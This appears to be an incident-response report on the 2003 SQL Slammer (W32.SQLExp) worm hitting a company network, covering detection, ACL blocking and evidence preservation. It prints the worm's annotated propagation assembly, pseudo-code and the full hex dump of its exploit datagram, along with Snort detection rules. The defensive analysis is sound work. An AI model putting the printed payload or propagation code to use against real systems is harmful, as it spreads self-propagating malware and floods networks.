push    eax                 ; Load parameter onto stack
mov     eax, [ebp-0x40h]    ; Prepare parameter ws2_32.dll handle
push    eax                 ; Load parameter onto stack
call    dword ptr [esi]     ; Call getProcAddress(handle, "sendto");
mov     esi, eax            ; Save the address of sendto in ESI for use
                            ; in the propagation loop
```

Additionally, the EBX register is seeded for use in the pseudo-random number generation algorithm before the loop is entered.

```
or      ebx, ebx        ; Functionally useless. As this produces no
                        ; change in EBX, it is assumed that this
```

```
                                ; instruction was intended to an XOR
        xor     ebx, 0xFFD9613Ch ; Perform a simple XOR-based transform on
the
                                ; seed before entering the propagation loop
```

The remaining code is the propagation loop, and is iterated until the machine is powered down. The first portion of this code is the pseudo-random number generator, shown below. It is translated directly into mathematical statements, as that format provides us with the clearest example of the generation logic.

```
        loop_exploit:           ; The beginning of the pseudo-random number
                                ; generation
        mov     eax, [ebp-0x4Ch] ; EAX = Seed
        lea      ecx, [eax+eax*2] ; ECX = 3(EAX)
        lea     edx, [eax+ecx*4] ; EDX = 4(ECX) + EAX
        shl     edx, 4                  ; EDX = 16(EDX)
        add     edx, eax        ; EDX = EDX + EAX
        shl     edx, 8                  ; EDX = 256(EDX)
        sub     edx, eax        ; EDX = EDX - EAX
        lea     eax, [eax+edx*4] ; EAX = 4(EDX) + EAX
        add     eax, ebx        ; EAX = EAX + EBX
        mov     [ebp-0x4Ch], eax ; Replace the old destination IP address
                                ; (sin_addr) in sockaddr
                                ; The end of the pseudo-random generation
```

The second section, shown below, is responsible for actually sending the malicious UDP datagram to the randomly generated destination address. .

```
        push    16              ; Load parameter tolen (16 bytes) onto stack
        lea      eax, [ebp-0x50h] ; Prepare parameter sockaddr, recovered from
                                ; the stack
        push     eax            ; Load parameter onto stack
        xor     ecx, ecx        ; Prepare 0 (zero) value register
        push    ecx             ; Load parameter onto stack
        xor     cx, 376         ; Prepare parameter len (376 bytes)
        push    ecx             ; Load parameter onto stack
        lea     eax, [ebp+0x03h] ; Prepare parameter buf (points to the
                                ; malicious UDP datagram on the stack)
        push    eax             ; Load parameter onto stack
        mov     eax, [ebp-0x54h] ; Prepare parameter socketDescriptor (sd),
                                ; recovered from the stack
        push    eax             ; Load parameter onto stack
```

```
call    esi                     ; Call sendto(sd, &msg, 376, 0, &sockaddr,
16); jmp     short loop_exploit    ; Return to the beginning of the
propagation
                                ; loop
```

The entire worm is a self-contained entity within the exploit payload. The worm performs only a single action on compromised machines; it executes a tight inner loop of propagation until the machine is restarted. Once infected, a machine will begin attacking hosts at random until the machine is powered down.

The following pseudo-code snippet, describes the actions taken by the worm in a simpler form than the annotated x86 assembly.

```
// Get handles to some libraries that functions are imported from.
ws2_32handle = LoadLibrary ( "ws2_32.dll" );

kernel32handle = LoadLibrary ( "kernel32.dll" );

// Load GetTickCount(), and create a random IP address with this
value. getProcAddress ( kernel32handle, "GetTickCount" );
IPAddress = GetTickCount();

// Load Socket(), and get a handle to a UDP socket.
getProcAddress ( ws2_32handle, "socket" );
 sockethandle = socket ( PF_INET, SOCK_DGRAM, PROTO_UDP );

// Load Sendto(), used in our infinite loop.
getProcAddress ( ws2_32handle, "sendto" );
// Start infinite loop of generating a new IP address, and attacking.
 while ( true ) {
        IPAddress = generateRandom ( IPAddress );
        sendto ( sd, exploit, 376, 0, sockaddr, 16 );
}
```

As the SQLExp worm is completely memory-resident, there is no filename associated with this worm.
SQLExp is a very small worm, and therefore the propagation routine is fairly simple.

1. A vulnerable Microsoft SQL Server Monitor is listening to an untrusted network. UDP port 1434 is open, awaiting connections for the SQL Server Monitor. Incoming UDP datagrams similar to the datagram contained in the below Packet trace section are received by the port.

2. As the datagram is being processed, a buffer on the stack is overflowed causing execution of the remaining code contained in the exploit.
3. The exploit code commences sending UDP datagrams containing the exploit and the worm code to arbitrary IP addresses.

There are no pre-determined IP addresses associated with the SQLExp worm.

UDP destination port 1434.

Arbitrary UDP source port.

Description and diagram of the attack

The incident was notified on Saturday January 25th 2003 at 09:10 AM , the corporate users reported that they were no receiving any e-mail from outside and also they were unable for browse the Internet. At the same time the telecommunication team contacted the IT staff because they noticed that the border router was rebooted several times due high volumes of traffic, they thought it could be result of a new virus or worm activity.

So based in the past description of the problem we defined the incident like a denial of service , we did not know what was the generator of that problem, we searched the at the Internet for any similar problem reported as a virus in the most usual antivirus solution companies pages using a dial up link to the Internet but in most of the cases nothing was published yet. But I received and e-mail generated by an early warning solutions from https://alerts.symantec.com/ describing exactly what we were experimented in the network. The following is a copy of the e-mail message body that I received :

DeepSight TMS registered a sudden and
extremely large increase in UDP traffic directed against port 1434, which is associated with the Microsoft SQL Server Monitor.

Initial evidence indicates that this traffic is related to a new worm, which is compromising vulnerable SQL servers at an alarming rate.

Update Version 2: Worm like behavior has been confirmed.
Information regarding attack patterns has been added to Attack Data, additional signature information has been added in the IDS Updates section. There are reports that routers on the Internet backbone are experiencing extremely heavy traffic associated with this worm.

So , based in the past description of the email , we should confirm if we were under the attack of the newest threat affecting port 1434 UDP, the next step was the installation of some sniffer in this case we used as first option a Solaris box SunBlade 150 with the *snoop* program attached to the SPAN port in the Catalyst switch.


This is the resultant output from the *snoop* :

```
# snoop port 1434
Using device /dev/eri (promiscuous mode)

Some External IP address -> myhost.superstore.com UDP D=1434 S=1247
LEN=384

Some External IP address -> myhost.superstore.com UDP D=1434 S=4590
LEN=384

 Some External IP address -> myhost.superstore.com UDP D=1434 S=1051
LEN=384

Some External IP address -> myhost.superstore.com UDP D=1434 S=1247
LEN=384

Some External IP address -> myhost.superstore.com UDP D=1434 S=1768
LEN=384

Some External IP address -> myhost.superstore.com UDP D=1434 S=1247
LEN=384

Some External IP address -> myhost.superstore.com  UDP D=1434 S=3755
LEN=384

Some External IP address -> myhost.superstore.com UDP D=1434 S=2138
LEN=384

Some External IP address -> myhost.superstore.com UDP D=1434 S=1247
LEN=384
```

Where “Some External IP address” is a Real IP address and “myhost.superstore.com” is a real system of the SuperStore network.

Also we took the option for using other sniffer just in case and the result was the same we were reciving many UDP packets from outside the company and also we were generated many traffic due some possible affected system inside the company (Screened subnet).


The following section shows the screen shot of the of the sample output , that was using a sniffer named CommView version 3.4 (build 248) .



Based in all this information we discover that the border router as the pix firewall allowed the pass of that UDP communication , that was because of for any reason the outsourcing software development company asked for access to the SQL Server localized in the screened subnet and that ports were opened, but the problem was that the ports continued open until this incident. Also that server was vulnerable for the W32.SQLExp.Worm. Fortunately the Symantec Enterprise Firewall did not allow the pass of the outside scanning activity looking for vulnerable systems and for the high volumes of traffic.

The result of the attack was a denial of service , all the users were unable for access the Internet in all the ways.

The above diagram is a simplistic illustration of how the worm would affect the SQL Server in the screened subnet .The attack came from the Internet, from other compromised Microsoft SQL server. The worm has the unintended payload of performing a Denial of Service attack due to the large number of packets it sends. The compromised system now scanned for open port 1434 to new potential systems on the Internet.



Signature of the attack

The worm is memory only, and it spreads from an infected machine's memory to a victim machine's memory. The worm *does not drop any additional files* and does not manifest itself in any way.

W32.SQLExp.Worm appends to the sqlserver.exe process in each affected systems.

So antivirus solution is unable for protect against W32.SQLExp.Worm due all antivirus solutions scan files. That was the reason antivirus solution never released any signature for the detection of the worm.

The only kind of signature detection for this worm is using intrusion detection systems network based like SNORT :

alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg: “SQL Sapphire Worm”; dsize:>300;content: “| 726e 5168 6f75 6869 636b 4368 4765| “; offset: 150; depth: 75;)

The following packet trace represents the complete attack used by the worm as well as the SQLExp worm code itself. The elements of the worm’s packet trace that are detected by the signature are displayed in bold.

[**] W32.SQLExp.Worm incoming [**]
01/24-15:41:49.309030 <attackerMAC> -> <hostMAC> type:0x800 len:0x1A2 <attackerIP>:3228 -> <hostIP>:1434 UDP TTL:118 TOS:0x0 ID:12743 IpLen:20 DgmLen:404 Len: 384

04 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	.....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	.....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	.....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	.....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	.....
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	.....
01 DC C9 B0 42 EB 0E 01 01 01 01 01 01 01 70 AE	....B.....p.
42 01 70 AE 42 90 90 90 90 90 90 90 90 68 DC C9	B.p.B.....h..
B0 42 B8 01 01 01 01 31 C9 B1 18 50 E2 FD 35 01	.B.....1...P..5.
01 01 05 50 89 E5 51 68 2E 64 6C 6C 68 65 6C 33	...P..Qh.dllhel3

```
32 68 6B 65 72 6E 51 68 6F 75 6E 74 68 69 63 6B   2hkernQhounthick
43 68 47 65 74 54 66 B9 6C 6C 51 68 33 32 2E 64   ChGetTf.llQh32.d
68 77 73 32 5F 66 B9 65 74 51 68 73 6F 63 6B 66   hws2_f.etQhsockf
B9 74 6F 51 68 73 65 6E 64 BE 18 10 AE 42 8D 45   .toQhsend....B.E
D4 50 FF 16 50 8D 45 E0 50 8D 45 F0 50 FF 16 50   .P..P.E.P.E.P..P
BE 10 10 AE 42 8B 1E 8B 03 3D 55 8B EC 51 74 05   ....B....=U..Qt.
BE 1C 10 AE 42 FF 16 FF D0 31 C9 51 51 50 81 F1   ....B....1.QQP..
03 01 04 9B 81 F1 01 01 01 01 51 8D 45 CC 50 8B   ..........Q.E.P.
45 C0 50 FF 16 6A 11 6A 02 6A 02 FF D0 50 8D 45   E.P..j.j.j...P.E
C4 50 8B 45 C0 50 FF 16 89 C6 09 DB 81 F3 3C 61   .P.E.P........<a
D9 FF 8B 45 B4 8D 0C 40 8D 14 88 C1 E2 04 01 C2   ...E...@........
C1 E2 08 29 C2 8D 04 90 01 D8 89 45 B4 6A 10 8D   ...).......E.j..
45 B0 50 31 C9 51 66 81 F1 78 01 51 8D 45 03 50   E.P1.Qf..x.Q.E.P
8B 45 AC 50 FF D6 EB CA                           .E.P....
```

How to protect against the attack

Mitigating Strategies

What we performed in response for protect our network against this worm we accomplished several mitigating strategies in different ways :

Configure firewalls or perimeter devices to block, or ignore, unsolicited traffic to TCP port 1433 and UDP port 1434. About the border router a line in the access list 110 was added since the most effective method to contain this worm is the application of ingress and egress filters or access control lists(ACL's) blocking port 1434 UDP. The line we added was for blocking any UDP ingress through the border router :

```
! Blocking 1434 UDP packets
access-list 110 deny   udp any any eq 1434
```

Generally the PIX will block this worm attempt unless it has been explicitly configured to permit access to MS-SQL services as it was in this network. The PIX allowed that communication using :

```
access-list acl_out permit udp any host<address> eq 1434
access-list acl_in permit udp any any eq 1434
```

Therefore we deleted that rules in the PIX.

The corporate network and the branch offices were not affected directly by the scanning activity of the worm due the Symantec Enterprise Firewalls had not any rule allowing that kind of communication between any internal host to and from the outside.

As stated the attack is based on a vulnerability that is over 6 months old.The primary way to prevent infection by this worm is to patch the Microsoft SQL Servers 2000 with the following patches:

Patches

Microsoft SQL Server 2000 Resolution Service Heap Overflow Vulnerability
http://download.microsoft.com/download/SQLSVR2000/Patch/Q323875/W98NT42KMeXP/EN-US/Q323875_SQL2000_SP2_en.EXE

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability
http://download.microsoft.com/download/SQLSVR2000/Patch/Q323875/W98NT42KMeXP/EN-US/Q323875_SQL2000_SP2_en.EXE

A list of applications that use the Microsoft Data Engine can be found here:
SQLSecurity.com: SQL Server/MSDE-Based Applications
http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=10&tabid=13

By the way recommendations from the security solutions vendor are the following mitigation measures:

Antivirus Updates

Symantec has released a tool that will remove infections of the W32.SQLExp.Worm. Because the worm resides exclusively in memory, no resident portion of will be stored on the disk of an infected system. For this reason, virus definitions will not detect SQLExp. The removal is available from the link below:


W32.SQLExp.Worm Removal Tool (Symantec)

http://securityresponse.symantec.com/avcenter/venc/data/w32.sqlexp.worm.removal.tool.html

IDS Updates

Manhunt Protocol Anomaly Detection technology detects the traffic generated by this threat as a UDP flood. To specifically detect this threat as W32.SQLExp.Worm , Symantec recommends that users of the Manhunt product (We used this product in this incident) activate the HYBRID MODE function and apply the custom rules.
Signature :
The following Snort signature was used to detect an attack caused by the SQLExp worm, and also was used with the Symantec Manhunt product in HYBRID mode.

: alert udp $EXTERNAL_NET any -> $HOME_NET 1434 \ (msg: "W32.SQLExp.Worm incoming"; \ content: "|68 6F 75 6E 74 68 69 63 6B|"; \ content: "|04|"; offset:0; depth:1; \ reference: bugtraq,5311; reference: bugtraq,5310; rev: 1;)



Network Vulnerability Assessment/NESSUS

Helps secure an organization's networks by exposing vulnerabilities before intruders can exploit them and attack. By automatically scanning systems and services on the network. (See under Eradication process section how Nessus was a big help)

The incident response process

Preparation

The organization has a security policy focus in computer use policies but they did not have an incident response procedure. They have some policies like internal notification explaining that all users and units are responsible for reporting any discovered unauthorized access attempts or other improper usage of corporate computing and network resources. If a security incident is discovered or reported , a user must take immediate action to ensure the protection of the corporate resources. Their security policy addresses many of the common issues such as appropriate use of mail and the Internet. But they never thought issues related to SQL Servers. The policy is enforced with a number of technologies including Symantec Antivirus Solution (all tiers), the antivirus is deployed throughout the organization. Backups of their Microsoft SQL databases and mail databases are made nightly on a bi-weekly rotation with and additional monthly backup.

Some policies applied to computer use are :

- Use of any Corporate computing resource is restricted to those having proper authorization to use that particular resource.
- No technologies shall be connected to the Corporate computing resources that interfere with authorized usage of those resources. The Corporate reserves the right to restrict the use of any technologies that may endanger the security and/or integrity of its computing resources.
- Corporate computing resources and network facilities shall not be used for commercial purposes.

- Passwords to any computing resource shall only be issued to authorized users.
- Accessing, reading, altering, or deleting any other person's computer files or electronic mail without specific authorization is prohibited.
- Copying, installing, distributing, infringing, or otherwise using any software, data files, images, text, or other materials in violation of copyrights, trademarks, service marks, patents, other intellectual property rights, contracts, or license agreements is prohibited.
- Creating, installing, or knowingly distributing a computer virus, "Trojan horse," or other surreptitiously destructive program on any Corporate computer or network facility, regardless of whether any demonstrable harm results, is prohibited.
- Authorized computer users shall take full responsibility for messages that they transmit through the Corporate's computing resources. The Corporate's computing resources shall not be used to transmit any communications prohibited by law, including but not limited to fraudulent, harassing, obscene, or threatening messages.

The administrator is required to patch systems, applications and software as new vulnerabilities come to light and maintain all systems at current version levels. Additionally he is subscribed to the CERT notification mailing list and also checks the Symantec website daily for information regarding new threats to the network in the form of viruses and worms.

Incident response procedures have been established to deal with any incident that may affect the network.The incident response team consists of the system administrator , the technical services manager and support personnel. This incident response team has sufficient knowledge about all the systems within the organization.

Unfortunately few organizations maintain an incident handling policy, procedure and protocol, and this organization was no exception. It is important for all members to take the potential for an incident seriously enough to recognize the value and importance of a well-defined incident handling process.

One of the concern here was who gets notified and when as must be because with any incident handling policy or procedure :

- ✓ Technical Staff
- ✓ Security
- ✓ Management
- ✓ Users
- ✓ Law Enforcement
- ✓ Media
- ✓ Customers

Materials for the purpose of responding to an incident are available including log books, CD burner, Hub , Switch , backup tapes, spare HD's, software (OS ,Apps, Utilities etc) and laptop all this material is detailed in the following sections.

Identification

The process of identification stated from a telecommunication employee reporting border router became extremely slow because of all the traffic generated by the worm. This was so bad the router sometimes didn't get around to sending BGP keep-alive packets in time, so the BGP session broke. This meant the router was unable to advertise the network's IP address ranges to the rest of the world, with the result that these addresses became unreachable.

Under normal circumstances, that router can forward several hundred megabits worth of traffic. However, the packets the worm generates are relatively small (404 bytes from they observed), and because one of the smallest routers in this network was starved for memory.

They suspected a denial-of-service (DoS) attack, but when they looked at the traffic counters they noticed there was more traffic coming out of the network than going so they call to IT guys asking for any well known virus activity like they were experimented.

The incident was notified on Saturday January 25th 2003 at 09:10 AM , the corporate users reported that they were no receiving any e-mail from outside and also they were unable for browse the Internet.

Like I described before I received and e-mail generated by an early warning solutions from https://alerts.symantec.com/ describing exactly what we were experimented in the network.


As first option we installed a Solaris box SunBlade 150 with the *snoop* program attached to the SPAN port in the Catalyst switch. That was for the purpose of identify that our denial of services was the result of the newest threat.

This is the resultant output from the *snoop* :

```
# snoop port 1434
Using device /dev/eri (promiscuous mode)

Some External IP address -> myhost.superstore.com UDP D=1434 S=1247
LEN=384
```

In addition several Sniffers and IDS system were installed for confirmation of the attack . Sniffers like Commview and IDS like Symantec Manhunt were deployed for the capture of packets trying to identify the Internal source(s) .

This is an example of the some packets captured by the Symantec Manhunt before we configured perimeter devices to block, or ignores, unsolicited traffic to UDP port 1434.



Assuming that the Symantec Manhunt logged outbound packets (in 4 minutes) from the screened SQL Server , this corresponds to 2104 packets x 386 bytes x 8 bits/byte= 16.83Mbits of traffic in 4 minutes.

All this process of identification took approximately 35 minutes since the first report was notified , so we were confident that the newest worm affected SQL Servers called Slammer affected this network.

Containment

Once it has been established that an incident has or is taking place then the containment becomes as the priority number one. A quick reaction once all the SQL Servers compromised were identified (in this case just the server localized in the screened subnet) was unplugged from the network , avoiding traffic.

Actions like configuring firewalls or perimeter devices to block, or ignoring, unsolicited traffic to TCP port 1433 and UDP port 1434 were implemented. About the border router a line in the access list 110 was added since the most effective method to contain this worm is the application of ingress and egress filters or access control lists(ACL's) blocking port 1434 UDP. The line we added was for blocking any UDP ingress through the border router :

```
! Blocking 1434 UDP packets
access-list 110 deny   udp any any eq 1434
```

Additional the PIX was reconfigured for deny any MS-SQL services , this process was accomplished deleting the below rules:

```
access-list acl_out permit udp any host<address> eq 1434
access-list acl_in permit udp any any eq 1434
```

To demonstrate the amount of packet trying to access the network through the border router in a short period of time since access list were modified we can take a look of the high volumes of traffic that were originated from the Internet.

```
show access-list 110
Extended IP access list 110
    deny udp any any eq 1434 (87352 matches)
    permit ip any any (3103 matches)
```


Once the server (in this case the only SQL Server affected) was identify we moved searching for evidence , always trying collect data in accordance with the order of volatility:

- Registers,peripheral memory,caches.
- Memory (Kernel, Physical)
- Network state
- Running processes
- Hard Disk
- Floppies,backup media, etc.
- CD-ROMs, printouts, etc.

Consequently we decide preserve an identical image of the affected system using Symantec Ghost Enterprise Edition 7.5 and save the image to the disk of the laptop contained in the Jump kit.

The way we did that was using a process called Multicast but before use that process a boot disk must be generated using the Ghost boot disk wizard.

1. In the Ghost Boot Wizard window, click **Network Boot Disk**.

